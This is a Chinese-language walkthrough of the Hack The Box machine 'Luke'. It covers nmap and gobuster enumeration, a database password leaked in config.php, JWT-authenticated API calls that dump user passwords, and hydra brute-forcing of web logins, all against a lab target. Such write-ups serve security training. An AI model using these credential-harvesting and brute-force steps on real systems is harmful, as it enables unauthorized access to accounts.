
Luke,jwt(令牌處理)、帳密爆破

```
└─# nmap -sCV -p21,22,80,3000,8000 -A 10.10.10.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 05:15 PDT
Nmap scan report for 10.10.10.137
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14  2019 webapp
22/tcp   open  ssh?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Luke
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: FreeBSD 12.0-RELEASE - 13.0-CURRENT (96%), FreeBSD
11.2-RELEASE - 11.3 RELEASE or 11.2-STABLE (93%), FreeBSD 12.0-RELEASE -
12.1-RELEASE or 12.0-STABLE (93%), FreeBSD 11.0-RELEASE - 12.0-CURRENT
```

```
(92%), FreeBSD 11.1-RELEASE or 11.2-STABLE (92%), FreeBSD 11.3-RELEASE
(92%), FreeBSD 11.1-STABLE (91%), FreeBSD 11.0-STABLE (90%), FreeBSD 11.1-
RELEASE (90%), FreeBSD 11.2-RELEASE - 11.3-RELEASE (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   249.25 ms 10.10.14.1
2   249.35 ms 10.10.10.137

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.47 seconds
```

FTP可匿名登入，並獲取一個檔案



內容

```
└─# cat for_Chihiro.txt
Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can
give you a little push by showing the sources of
the actual website I've created .
Normally you should know where to look but hurry up because I will delete
them soon because of our security policies !

Derry
```

目前已知疑似使用者：`Chihiro`、`Derry`

80Port進行目錄爆破


```
gobuster dir -u http://10.10.10.137/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x php

/login.php            (Status: 200) [Size: 1593]
/member               (Status: 301) [Size: 235] [-->
http://10.10.10.137/member/]
/management(需要帳密登入)           (Status: 401) [Size: 381]
/css                  (Status: 301) [Size: 232] [-->
http://10.10.10.137/css/]
/js                   (Status: 301) [Size: 231] [-->
http://10.10.10.137/js/]
/vendor               (Status: 301) [Size: 235] [-->
http://10.10.10.137/vendor/]
/config.php           (Status: 200) [Size: 202]
/LICENSE              (Status: 200) [Size: 1093]
```

在`http://10.10.10.137/config.php`發現

```
$dbHost = 'localhost';
$dbUsername = 'root';
$dbPassword  = 'Zk6heYCyv6ZE9Xcg';
$db = "login";

$conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect
failed: %s\n". $conn -> error);
```

測試`/login.php`、`/management`登入介面，都無法登入


3000Port




繼續爆破

```
—# gobuster dir -u http://10.10.10.137:3000/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k

/login                (Status: 200) [Size: 13]
/users                (Status: 200) [Size: 56]
/Login                (Status: 200) [Size: 13]
/Users                (Status: 200) [Size: 56]
```

`/login`




`/users`未提供身份驗證令牌？



先嘗試/`login`，放入`username`、`password`

```
└─# curl -s http://10.10.10.137:3000/login -d
"username=admin&password=Zk6heYCyv6ZE9Xcg";echo
{"success":true,"message":"Authentication
successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6I
mFkbWluIiwiaWF0IjoxNzI4OTA1NzE4LCJleHAiOjE3Mjg5OTIxMTh9.rJ8QHeraiHZa6ducON6h
dY5zV1kfk-NC--Hzkj98I3c"}
```

使用網站：https://jwt.io/
解析後：



使用獲取的`jwt`去驗證/`users`獲取以下資訊

```
└─# curl -s http://10.10.10.137:3000/users -H "authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzI4OTA0OTYxLCJleHAiOjE3Mjg5OTEzNjF9.OgiovGxnL1eKd0Ekd2ARlz7sSCa6Ag8XznV4HBGZXCE"| jq .
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
```

```
    "Role": "Supporter"
  }
]
```

* * *

找到以上四個帳號，但目前只知道admin有包含密碼


帳：Admin 密：Zk6heYCyv6ZE9Xcg

Derry

Yuri

Dory

如果我在`http://10.10.10.137:3000/users/$`放入使用者會出現



使用sh腳本顯示全部


```
└─# for user in {admin,Derry,Yuri,Dory};do curl -s
http://10.10.10.137:3000/users/$user -H
"authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWlu
IiwiaWF0IjoxNzI4OTA0OTYxLCJleHAiOjE3Mjg5OTEzNjF9.OgiovGxnL1eKd0Ekd2ARlz7sSCa
6Ag8XznV4HBGZXCE";echo;done
{"name":"Admin","password":"WX5b7)>/rp$U)FW"}
{"name":"Derry","password":"rZ86wwLvx7jUxtch"}
{"name":"Yuri","password":"bet@tester87"}
{"name":"Dory","password":"5y:!xa=ybfe)/QD"}
```

進行80Port http爆破(失敗)

```
└─# hydra -L username -P passwd 10.10.10.137 -s 80 http-form-post
"/login.php:Username=^USER^&Password=^PASS^&Submit=Login:Warning Incorrect
information."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14
04:57:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries
(l:4/p:4), ~1 try per task
[DATA] attacking http-post-
form://10.10.10.137:80/login.php:Username=^USER^&Password=^PASS^&Submit=Logi
n:Warning Incorrect information.
[80][http-post-form] host: 10.10.10.137   login: Derry   password:
```

```
rZ86wwLvx7jUxtch
[80][http-post-form] host: 10.10.10.137   login: Derry   password:
5y:!xa=ybfe)/QD
[80][http-post-form] host: 10.10.10.137   login: Yuri   password:
bet@tester87
[80][http-post-form] host: 10.10.10.137   login: Dory   password:
rZ86wwLvx7jUxtch
[80][http-post-form] host: 10.10.10.137   login: Derry   password:
WX5b7)>/rp$U)FW
[80][http-post-form] host: 10.10.10.137   login: Derry   password:
bet@tester87
[80][http-post-form] host: 10.10.10.137   login: Yuri   password:
5y:!xa=ybfe)/QD
[80][http-post-form] host: 10.10.10.137   login: Yuri   password:
WX5b7)>/rp$U)FW
[80][http-post-form] host: 10.10.10.137   login: Dory   password:
bet@tester87
[80][http-post-form] host: 10.10.10.137   login: Yuri   password:
rZ86wwLvx7jUxtch
[80][http-post-form] host: 10.10.10.137   login: Dory   password:
WX5b7)>/rp$U)FW
[80][http-post-form] host: 10.10.10.137   login: admin   password:
WX5b7)>/rp$U)FW
[80][http-post-form] host: 10.10.10.137   login: Dory   password:
5y:!xa=ybfe)/QD
[80][http-post-form] host: 10.10.10.137   login: admin   password:
rZ86wwLvx7jUxtch
[80][http-post-form] host: 10.10.10.137   login: admin   password:
bet@tester87
[80][http-post-form] host: 10.10.10.137   login: admin   password:
5y:!xa=ybfe)/QD
1 of 1 target successfully completed, 16 valid passwords found
```

進行22Port 爆破(失敗)



8000Port不好爆破，沒出現錯誤，是直接重定向


回到80Port的`/management`進行爆破(成功)

```
hydra -L username -P passwd 10.10.10.137 -s 80 http-get "/management"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
```


```
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14
05:07:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries
(l:4/p:4), ~1 try per task
[DATA] attacking http-get://10.10.10.137:80/management
[80][http-get] host: 10.10.10.137   login: Derry   password:
rZ86wwLvx7jUxtch
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-14
05:07:29
```

登入後發現`http://10.10.10.137/management/config.json`有疑似8000Port的帳密。

